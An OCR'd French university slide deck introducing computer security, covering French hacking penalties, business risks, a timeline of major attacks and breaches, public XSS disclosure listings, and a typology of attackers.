Sécurité Informatique

Fabrice.Prigent@ut-capitole.fr

March 31, 2018

"Tu es fort petit, très fort, mais tant que je serais dans le métier, tu ne seras jamais que le second."

The MASK

Pirater n'est pas un jeu

Ce que vous apprendrez ici est destiné à la protection, pas à l'attaque. Mais si cela vous amuse :

- Certains organismes "anodins" sont sous la protection de la DGSI ou pire...
- Quand vous réussissez à pirater un organisme c'est parce que
  - Il ne fait pas de sécurité
  - Il a une bonne sécurité, mais avec une faille. Il a donc des journaux qu'il analyse.
  - Vous avez piraté un Honeypot. Bravo vous êtes sous microscope.
- Accord international G8-24
  - Gel de situation de police à police,
  - Regularisation judiciaire par la suite.

Dura Lex Sed Lex

- Accès et maintien :
  - Pénal : Art 323-1 : 30 000 €, 2 ans de prison
  - si en plus altération : 45 000 €, 3 ans de prison
  - si en plus STAD de l'état : 75 000 €, 5 ans de prison
- Entrave au système d'information :
  - Pénal : Art 323-2 : 75 000 €, 5 ans de prison.
  - si en plus STAD de l'état : 100 000 €, 7 ans de prison
- Possession d'outils de piratage :
  - Pénal : peines identiques aux infractions "possibles".

Dura Lex Sed Lex : résumé

Pour résumer

"Pas vu, Pas pris
Vu : Niqué !"

Phrases essentielles

- "Some rules can be bent,others.... can be broken." *Morpheus*
- "Ne pas croire ce que l'on te dit. Toujours re-vérifier" *Gibbs règle n°3*
- "Ne jamais rien prendre pour acquis" *Gibbs règle n°8*
- "L'homme intelligent résoud les problèmes, l'homme sage les évite"

Quel est l'objectif de la sécurité informatique ?

- Protéger l'informatique ?
  - Assurer son intégrité ?
  - Assurer sa confidentialité ?
  - Assurer sa disponibilité ?
  - Apporter des preuves ?
- Empêcher les accès aux utilisateurs ?

En-êtes vous sûrs ?

- Quelqu'un diffuse du SPAM sous votre nom :
  - Notion d'image
  - Perte de marchés
  - Et pourtant aucun "dégât informatique"
  - Mais on peut réduire le risque informatiquement
- Vol / Destruction d'un serveur ?
  - Protection physique (est-ce votre rôle ?)
  - Sauvegarde

Le bon objectif

- Protéger l'entreprise
  - Y compris sa version non informatique
- Par des moyens informatiques

Si vous n'en êtes pas convaincus, essayez d'en convaincre vos interlocuteurs.

Comment faire

- Evaluer
  - Les difficultés
  - Le contexte
  - Quels sont les risques ?
  - Quelles sont les menaces ?
  - La sécurité se mesure-t-elle ?
- Définir les rôles : politique de sécurité
  - Qui fait quoi, comment et quand ?
  - Qui peut faire quoi, comment et quand ?
- Définir un plan d'action
  - Quelle sont les priorités ?

Évaluer

- Les difficultés
- Le contexte
- Quels sont les risques ?
- Quelles sont les menaces ?
- La sécurité se mesure-t-elle ?

Les difficultés

- Génère des désagréments
  - L'empêcheur de surfer en rond.
- Beaucoup de travail
- Nécessite de fortes compétences
  - en réseau, en système, en droit, et une remise à niveau permanente
- Coûte de l'argent
  - et ne rapporte rien
- Pas de reconnaissance
  - Si ça marche : "A quoi ça sert ?"
  - Sinon : "Vous êtes nuls !"

Le contexte : Internet

- Historique
- Connexion de bout en bout
- Réseau ouvert

Historique

- 1962 : Réseau militaire
- 1968 : Premiers tests réseau à paquets
- 1 Octobre 1969 Arpanet(RFC,UNIX)
- Septembre 1978 : IPv4
- 1991 : Création de WWW par Tim Lee Werners
- 1992 : Découverte d'Internet par le grand public

Connexion de bout en bout

- les RFC 1122 et 1123 définissent les règles pour les machines
- Accessibilité totale
- On fait ce que l'on dit, et l'on dit ce que l'on fait
  - Signaler quand cela ne marche pas
  - Signaler pourquoi
- Système ouvert
  - Finger
  - Rexec
  - Sendmail

Réseau ouvert

- Entraide : prêt de ressources
  - Sendmail → relayage de spams
  - DNS → saturation de serveurs distants
- Assistance au débogage
  - EXPN et VRFY de sendmail → collecte d'informations
  - XFER DNS → cartographie de réseaux

Les risques

- Destruction de données
- Perte de marchés
- Perte de temps et donc d'argent
- Risques juridiques

Destruction de données

- Comptabilité
- Données clients
- R & D, Conception, Production
- Les PME meurent dans les 3 mois.

Perte de marché

- Vol ou divulgation d'information
  - Recherche et développement
  - Fichier client
- Dégradation de l'image
  - Modification du site web
  - Divulgation d'informations (vraies puis fausses)
  - Perte de confiance

Pertes financière et boursière

Exemple de Yahoo

FORTUNE

NEWS | POPULAR | VIDEOS | FORTUNE 500

Verizon Pushes For $1 Billion Discount on Yahoo Deal OCTOBER 6, 2016

Donald Trump Rushed Off Stage by Secret Service at Rally NOVEMBER 5, 2016

How to Create a Fortune 500-Style Marketing Campaign on a Startup Budget NOVEMBER 5, 2016

Melania Trump Worked in the U.S. Without Legal Permission NOVEMBER 5, 2016

Trump, GOP Paying Consultant Dogged by Voter Fraud Charges NOVEMBER 5, 2016

Here's Why Google Is Keeping Its 'Gun' Emoji Looking Like a Pistol NOVEMBER 5, 2016

Google and Blizzard Will Help Researchers Use Starcraft to Train Artificial Intelligence NOVEMBER 5, 2016

Verizon Pushes For $1 Billion Discount on Yahoo Deal

by Reuters OCTOBER 6, 2016, 8:16 PM EST

Decision follows major hacking at Yahoo.

Yahoo CEO Marissa Mayer.
Photograph by Mike Pont Getty Images

Pertes financière et boursière

Mais ce n'est pas toujours le cas

COMPANY	STOCK	PUBLIC	OPEN	CLOSE	% CHANGE	WEEK AFTER	% CHANGE	Today	% CHANGE
Google	GOOG	12-Jan-10	$298.74	$294.94	-1.3%	$293.52	-1.7%	$500.87	67.7%
RSA/EMC	EMC	17-Mar-11	$25.84	$25.56	-1.1%	$27.05	4.7%	$28.14	8.9%
Lockheed	LMT	17-Mar-11	$79.79	$80.41	0.8%	$80.80	1.3%	$193.23	142.2%
Sony	SNE	20-Apr-11	$30.03	$30.14	0.4%	$29.03	-3.3%	$20.70	-31.1%
LinkedIn	LNKD	6-Jun-12	$93.17	$93.08	-0.1%	$95.53	2.5%	$219.43	135.5%
Adobe	ADBE	3-Oct-13	$51.61	$50.88	-1.4%	$51.17	-0.9%	$69.99	35.6%
Target	TGT	18-Dec-13	$62.52	$63.55	1.6%	$62.48	-0.1%	$74.33	18.9%
eBay	EBAY	21-May-14	$50.86	$51.88	2.0%	$50.39	-0.9%	$54.03	6.2%
JPM	JPM	27-Aug-14	$59.58	$59.18	-0.7%	$59.71	0.2%	$56.81	-4.6%
HD	HD	2-Sep-14	$93.04	$91.26	-1.9%	$90.82	-2.4%	$102.64	10.3%
Staples	SPLS	20-Oct-14	$11.99	$12.30	2.6%	$12.46	3.9%	$17.33	44.5%
Sony ('14)	SNE	24-Nov-14	$21.22	$21.63	1.9%	$22.12	4.2%	$20.70	-2.5%

Pertes financière et boursière

Cause ou conséquence ?

http://riskbasedsecurity.com

Perte de temps et donc d'argent

- Arrêt de la production
- Recherche des causes
- Remise en état

Risques juridiques

- Lois françaises
  - Echanges illégaux (terrorisme/pédopornographie/P2P),
  - Attaques par rebond,
  - Confidentialité des données personnelles (Article 226-17 et Article 226-34),
  - GDPR / RGPD (Directive européenne : 25 Mai 2018).
    - 4% du chiffre d'affaire mondial
    - 10-20 millions d'euros pour les administrations
- Contrats
  - Disponibilité
- Lois internationales
  - Loi Sarbanes-Oxley (US)
  - Réglementation Bâle II

Les menaces : attaques

- Historique
- Niveau des attaques
- Types d'attaque
- Déroulement d'une attaque

Les attaques : pré-historique

- 1975 : Jon Postel pressent le SPAM
- $\rightarrow$ 1983 : blagues de potaches
- 1983 : Wargames
- Août 1986 : Cukoo's egg (1989) Clifford Stoll : 1er Honeypot. (0.75$)
- 2 Novembre 1988 : Ver de Morris
  - 10% du parc mondial (6000 sur 60000)
  - Création du CERT

Les attaques : historique

- 2001 : Code Rouge
- 24 janvier 2003 : Slammer
  - (376 octets)
  - doublait toutes les 2,5 secondes
  - 90% des hôtes vulnérables infectés en 10 minutes
- 2004 : Location de zombies
- 2008 : Les Anonymous commencent leurs attaques

Les attaques : contemporain


- 2009 : Conficker (7%, Militaire, 250 K$, MD6)
- 2010 : Opération Aurora, Mariposa (13 M), Comodo, Stuxnet, etc.
- 2011 : Affaire DigiNoTar (certificat *.google.com),
- 2012 : Pacemakers, Piratage de l'Élysée,
- 2013 : PRISM (Snowden), Backdoor DLink
- 2014 : Cryptolocker, Shellshock(98), Sony, FIN4, Failles SSL (Poodle, Heartbleed)
- 2015 : Cyberdjihadisme, Hacking Team, Full HTTPS, Ashley Madison, Backdoor Cisco
- 2016 : DNC, Méga DDos, IoT, Shadow Brokers
- 2017 : Cryptominers, Equifax, Accenture, AWS public bucket, Wannacry

Les attaques : 2018

- Meltdown et spectre (Intel, ARM, etc.)
- Oneplus powned
- Intel Powned (AMT)
- AMD Powned : Backdoor dans les Ryzen et EPIC : Masterkey, Chimera, Fallout, etc.
- Cisco powned (FW, VPN)
- Lenovo powned (Fingerprint scanner, wifi)
- Asus powned (commutateurs)
- Telegram et U+202E
- Olympic Destroyer
- Alerte sur les sites HTTP par chrome
- Memcached et son Ddos de 1,3 puis 1,7 Tbit/s (5 jours après la découverte du pb).
- Trustico qui conserve les clés privées, et s'en fait voler 21.000.


Cyberdjihadisme

Les attaques : en temps réel




`http://map.honeynet.org`

Les attaques : en temps réel 2




http://cybermap.kaspersky.com

Les attaques : en temps différé



http://zone-h.org


Les attaques : en temps différé



Les attaques : en devenir

Domain	Researcher	Date	Status	Type
portail.cp.finances.gouv.fr	Alyssa_Herrera	07.02.2017	On Hold	XSS (Open Bug Bounty)
suaps.appli.univ-poitiers.fr	DrStache	07.02.2017	On Hold	XSS (Open Bug Bounty)
emundus.appli.univ-poitiers.fr	DrStache	07.02.2017	On Hold	XSS (Open Bug Bounty)
emploi-avenir-prof.appli.univ-...	DrStache	07.02.2017	On Hold	XSS (Open Bug Bounty)
lias.labo.univ-poitiers.fr	DrStache	07.02.2017	On Hold	XSS (Open Bug Bounty)
ll.univ-poitiers.fr	DrStache	07.02.2017	On Hold	XSS (Open Bug Bounty)
bv.ac-poitiers.fr	DrStache	07.02.2017	On Hold	XSS (Open Bug Bounty)
lacentrale.fr	Tybbow	07.02.2017	unpatched	XSS (Full Disclosure)
dictionnairedelazone.fr	Implosion	04.02.2017	On Hold	XSS (Open Bug Bounty)
opendi.fr	mahoosoft	06.02.2017	On Hold	XSS (Open Bug Bounty)
diplomatie.gouv.fr	Alyssa_Herrera	04.02.2017	On Hold	XSS (Open Bug Bounty)
mediatheque.justice.gouv.fr	Alyssa_Herrera	04.02.2017	On Hold	XSS (Open Bug Bounty)
webportal.verifone.fr	Spam404	04.02.2017	On Hold	XSS (Open Bug Bounty)

Niveau des attaques



Type des attaquants : par compétence

- Script Kiddy
  - 90% playstation 9% clickomane 1% intelligence
  - utilise ce que font les autres
- Amateur
  - Failles connues
  - Failles web
- Professionnel
  - En équipe
  - Avec beaucoup de moyens (financiers, techniques, parfois préparatoires)
  - 0days possibles, voire courants.

Type des attaquants : par objectif

- L'argent
  - piratage volumétrique
  - cryptolocker "killer application"
- Hacktiviste
  - "Terroriste"
  - Anonymous
- Espions
  - Etatique
  - Industriel
- "Petit con"

Évolution des attaquants

